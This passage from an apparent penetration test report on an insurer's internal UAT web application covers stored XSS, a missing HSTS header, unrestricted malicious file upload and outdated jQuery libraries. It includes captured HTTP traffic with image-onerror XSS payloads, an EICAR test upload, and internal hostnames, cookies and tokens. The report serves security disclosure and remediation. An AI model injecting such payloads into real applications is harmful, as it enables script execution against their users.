id=4&redirectID=&redirectFilterValues=&token=1kvHRGmRSla4uBRT5UywDw%3D%3D&resultRevision=11
48719009&systemDate=22%2F04%2F2026&isXLSXExport=false&isGLEdit=false&pageLocale=en_GB&filte
rIds=2&filterValues=61005633&edit_17060_0_1_YZBj9WlikheeGHB36zbw4XqDeC0%3D=Bambang+Ongkohad
i+%3cimg%20src%3dz%20onerror%3d'alert%60z%60'%3e&edit_17060_0_2_YZBj9WlikheeGHB36zbw4XqDeC0
%3D=14%2F05%2F2013&...
```

Response

```
HTTP/1.1 302 Found
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache
Pragma: no-cache
Location:
https://hkwapu09.ap.zurich.com:9459/zvaricentuat2indint/webforms/index.html?tabId=5
Content-Language: en-GB
Content-Length: 0
Date: Tue, 21 Apr 2026 16:43:32 GMT
```

It can be noted that the values are properly treated on most views.




Illustration 4: ***INJECTED VALUES PROPERLY TREATED BEFORE INCLUDING THEM.***

However, on other views, said treatment can be seen missing, allowing attackers to trigger XSS attacks. For this scenario, the "ACS Reports" module is accessed.




Illustration 5: ***NAVIGATION TO ACS REPORTS VIEW.***

After selecting a *periode* which includes the tampered users, the payload can be seen retrieved and executed.

Request

```
POST /zvaricentuat2indint/reporting/reporting/getFiltered.do HTTP/1.1
Host: hkwapu09.ap.zurich.com:9459
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000ap-ajesAk-t1DkAi7RyzzM_:1bn5imp5h
Content-Length: 226
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://hkwapu09.ap.zurich.com:9459
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://hkwapu09.ap.zurich.com:9459/zvaricentuat2indint/reporting/index.html?tabId=120
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

reportIdString=129&restrictParams=paPaymentDate&restrictValues=20190131&sourceTable=src+Age
ncyDirector&sourceIDColumn=PayeeID&sourceNameColumn=Name&targetPL=plAgencyDirector&sortCol=
Name&sortDescending=false&includeStatus=true
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Content-Language: en-US
Date: Tue, 21 Apr 2026 16:44:26 GMT
Content-Length: 1655

[
        {
                "name": "_RowLimitReached",
                "value": "false"
        },
        {
                "name": "Agus Swijono<img src=x onerror=alert`1`>Test",
                "value": "61019870"
        },
        {
                "name": "Bambang Ongkohadi <img src=z onerror='alert`z`'>",
                "value": "61005633"
        },
        {
                "name": "Bernard Immanuel",
                "value": "61005008"
        },
        ...
]
```




Illustration 6: ***XSS EXECUTED AFTER USER LIST RETRIEVAL.***

Recommendations

In order to deal with XSS vulnerabilities there are several measures that can be applied:

Encoding should be applied directly before user-controllable data is written to a page, because the context, you're writing into determines what kind of encoding you need to use. For example, values inside a JavaScript string require a different type of escaping to those in an TML context.

In an HTML context, you should convert non-whitelisted values into HTML entities:

- < converts to: <
- > converts to: >

Encoding is probably the most important line of XSS defense, but it is not sufficient to prevent XSS vulnerabilities in every context. You should also validate input as strictly as possible at the point when it is first received from a user.

Examples of input validation include:

- If a user submits a URL that will be returned in responses, validating that it starts with a safe protocol such as HTTP and HTTPS. Otherwise, someone might exploit your site with a harmful protocol like javascript or data.
- If a user supplies a value that it expected to be numeric, validating that the value actually contains an integer.
- Validating that input contains only an expected set of characters.

Links of interest

https://portswigger.net/web-security/cross-site-scripting/preventing
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting

Additional Comments

N/A

3.1.2. VULNERABILITY F2 – Lack of Strict Transport Security (HSTS) header - Medium

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/*

Penetration testing phase

PTES-VULNANALYS

References

WSTG-CONF-07: Test HTTP Strict Transport Security
CWE-522: Insufficiently Protected Credentials

Description

The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

To exploit this vulnerability, an attacker must be suitably positioned to intercept and modify the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defences such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure

Vulnerability Impact

The lack of HSTS header in an organization's system could allow an attacker to access user session information potentially leading to sensitive information disclosure, unauthorized data access or even system compromise if other protections are not enabled. The impact for the organization can range from a security breach to damage to its reputation, loss of confidential information, financial losses, and legal consequences.

CVSS Score: 5.3
CVSS String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:U/RC:C

Evidence

It has been identified that the service and API lack the Strict-Transport-Security (HSTS) header in HTTP responses, leaving the application vulnerable to SSL stripping and downgrade attacks, affecting the confidentiality and integrity of communications.

The app loads, the https://zoom-uat.zurich.com.hk/ service is requested:

Request

```
GET /zvaricentuat2indint/login.html HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Servlet/3.0
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Pragma: no-cache
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: en-US
Set-Cookie: JSESSIONID=0000ysOwGJoiq0mPhpyDmOwsJ1s:1bn5imuma; Path=/; HttpOnly
Date: Mon, 06 Apr 2026 21:43:49 GMT
Content-Length: 2708

...
```

Where it can be noted that the Strict-Transport-Security Header is missing, highlighted in red in the following example (the value may vary depending on the service requirements).

Example Response

```
HTTP/1.1 200 OK
X-Powered-By: Servlet/3.0
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Pragma: no-cache
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: en-US
Set-Cookie: JSESSIONID=0000ysOwGJoiq0mPhpyDmOwsJ1s:1bn5imuma; Path=/; HttpOnly
Date: Mon, 06 Apr 2026 21:43:49 GMT
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Length: 2708

...
```

Recommendations

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.

Note that because HSTS is a "trust on first use" (TOFU) protocol, a user who has never accessed the application will never have seen the HSTS header and will therefore still be vulnerable to SSL stripping attacks. To mitigate this risk, the 'preload' flag can optionally be added to the HSTS header, and the domain can be submitted for review by browser vendors.

Links of interest

https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html
https://https.cio.gov/hsts/
https://www.sslcertificaten.nl/support/Terminologie/HTTP_Strict_Transport_Security
https://www.ibm.com/docs/en/was-nd/9.0.5?topic=SSAW57_9.0.5/com.ibm.websphere.ihs.doc/ihs/tihs_hsts.html
https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/07-Test_HTTP_Strict_Transport_Security
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/07-Test_HTTP_Strict_Transport_Security

Additional Comments

N/A

3.1.3. VULNERABILITY F3 – Upload File with Malicious Content - Medium

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/inquiries/submit.do?objectId=2&objectType=5
https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/inquiries/view/update.do?id=53&subtype=2&status=-1

Penetration testing phase

PTES-VULNANALYS

References

WSTG-BUSL-09: Test Upload of Malicious Files
CWE-434: Unrestricted Upload of File with Dangerous Type

Description

Not controlling the types of files that users can upload to the application can result in the uploading of files with malicious content to the system or its users, such as server-interpretable code files or malicious executables.

In those applications where, due to business logic, file uploading by system users is allowed, using a known malicious code detection engine on the received files in the application can be effective in helping to prevent these types of techniques against the application or its users.

This additional layer of security reduces the risk of dangerous content files being stored in the application, putting its users at risk. Additionally, proper monitoring can provide early alerts of possible malicious techniques or campaigns against the organization.

Vulnerability Impact

Uploaded malicious content files can be used to obtain remote code execution in the application server environment, as well as to distribute malicious software to other application users.

CVSS Score: 4.6
CVSS String: CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:N/E:H/RL:U/RC:C

Evidence

During Data Validation testing phase, it was noted that the service does not properly validate the security of uploaded documents.

After a user logs in to the service, they can use the Inquiry module to raise a new Inquiry.




*Illustration 7: **INQUIRY MODULE INITIATED.***

From this view, an inquiry can be submitted by attaching a file to it. It can be noted that files with malicious content can be uploaded.




*Illustration 8: **EICAR JAVASCRIPT FILE INCLUDED IN ATTACHMENT.***

Request

```
POST /zvaricentuat2indint/inquiries/submit.do?objectId=151&objectType=5 HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=00008xNTOOKS-e4SyLQ8loq1HHn:1bn5imuma
Content-Length: 14068
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://hkwapu09.ap.zurich.com:9463
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhQGhBs3CQPxLbCii
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/reporting/index.html?tabId=164
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

------WebKitFormBoundaryhQGhBs3CQPxLbCii
Content-Disposition: form-data; name="category"

0
------WebKitFormBoundaryhQGhBs3CQPxLbCii
Content-Disposition: form-data; name="attachment"; filename="eicar-adobe-acrobat-
javascript-alert.pdf"
Content-Type: application/pdf

%PDF-1.6
%âãÏÓ
...
%%EOF

------WebKitFormBoundaryhQGhBs3CQPxLbCii
Content-Disposition: form-data; name="token"

3fI0+aByQsWTmj290U+npA==
------WebKitFormBoundaryhQGhBs3CQPxLbCii
Content-Disposition: form-data; name="comment"

SecurityTest
------WebKitFormBoundaryhQGhBs3CQPxLbCii--
```

Response

```
HTTP/1.1 302 Found
X-Powered-By: Servlet/3.0
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache
Pragma: no-cache
Location: https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/inquiries/index.html
Content-Language: en-GB
Content-Length: 0
Date: Fri, 17 Apr 2026 20:20:48 GMT
```

Then, from the inquiry view, the file can be seen and downloaded.




Illustration 9: ***MALICIOUS FILE RETRIEVED FORM THE SERVER.***

Similar situation can be seen using the comment functionality.




Illustration 10: ***MALICIOUS FILE INCLUDED IN COMMENT.***




*Illustration 11: **MALICIOUS FILE RETREIVED.***

Recommendations

It is recommended to implement proper validation of all files uploaded to the application, validating the MIME content of each file and ensuring that it does not contain any code that could pose a risk to the application, server, or users.

On the other hand, there are numerous security solutions that operate at different levels, from third-party components and libraries integrated into the business processes of the application itself, to Intrusion Detection/Prevention Systems (IDS/IPS) that operate at the application server or network traffic level.

These solutions usually include a subscription to a regularly updated signature database, protecting against newly identified threats.

Links of interest

https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/06-Identify_Application_Entry_Points.html
https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/10-Business_Logic_Testing/09-Test_Upload_of_Malicious_Files
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/09-Test_Upload_of_Malicious_Files

Additional Comments

N/A

3.1.4. VULNERABILITY F4 – Vulnerable Libraries - Medium

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/scripts/jquery.min.js
https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/scripts/jquery-migrate.js

Penetration testing phase

PTES-VULNANALYS

References

WSTG-CONF-01: Test Network Infrastructure Configuration
CWE-1104: Use of Unmaintained Third Party Components

Description

Not using the latest version of the software products can result in exposure to known vulnerabilities that have been fixed in recent versions and allow any user to exploit them. It is crucial to maintain the security of systems by keeping the entire environment updated to the latest version available, reducing exposure as much as possible.

Vulnerability Impact

Not keeping software products in use up to date means exposure to known vulnerabilities that have security updates available.

CVSS Score: 4.3
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N/E:U/RL:W/RC:C

Evidence

It has been detected that the application is using some outdated and vulnerable 3rd party libraries, which are the following:

- jQuery - 2.1.4
- jQuery UI - 1.12.1
- jQuery-migrate - 1.2.1

jQuery - 2.1.4

When service is loaded, it can be seen the usage of “jQuery” on version 2.1.4.



*Illustration 12: **SERVICE JS INCLUDING JQUERY V2.1.4.***

This versions of jQuery may expose the service to known vulnerabilities:

CVE	Vulnerability	CVSS
CVE-2015-9251	Cross-Site Scripting (XSS)	Medium (6.1)
CVE-2019-11358	Prototype pollution	Medium (6.1)
CVE-2020-11022	Cross-Site Scripting (XSS)	Medium (6.1)

jQuery-UI - 1.12.1

When service is loaded, it can be seen the usage of “jQuery-UI” on version 1.12.1.

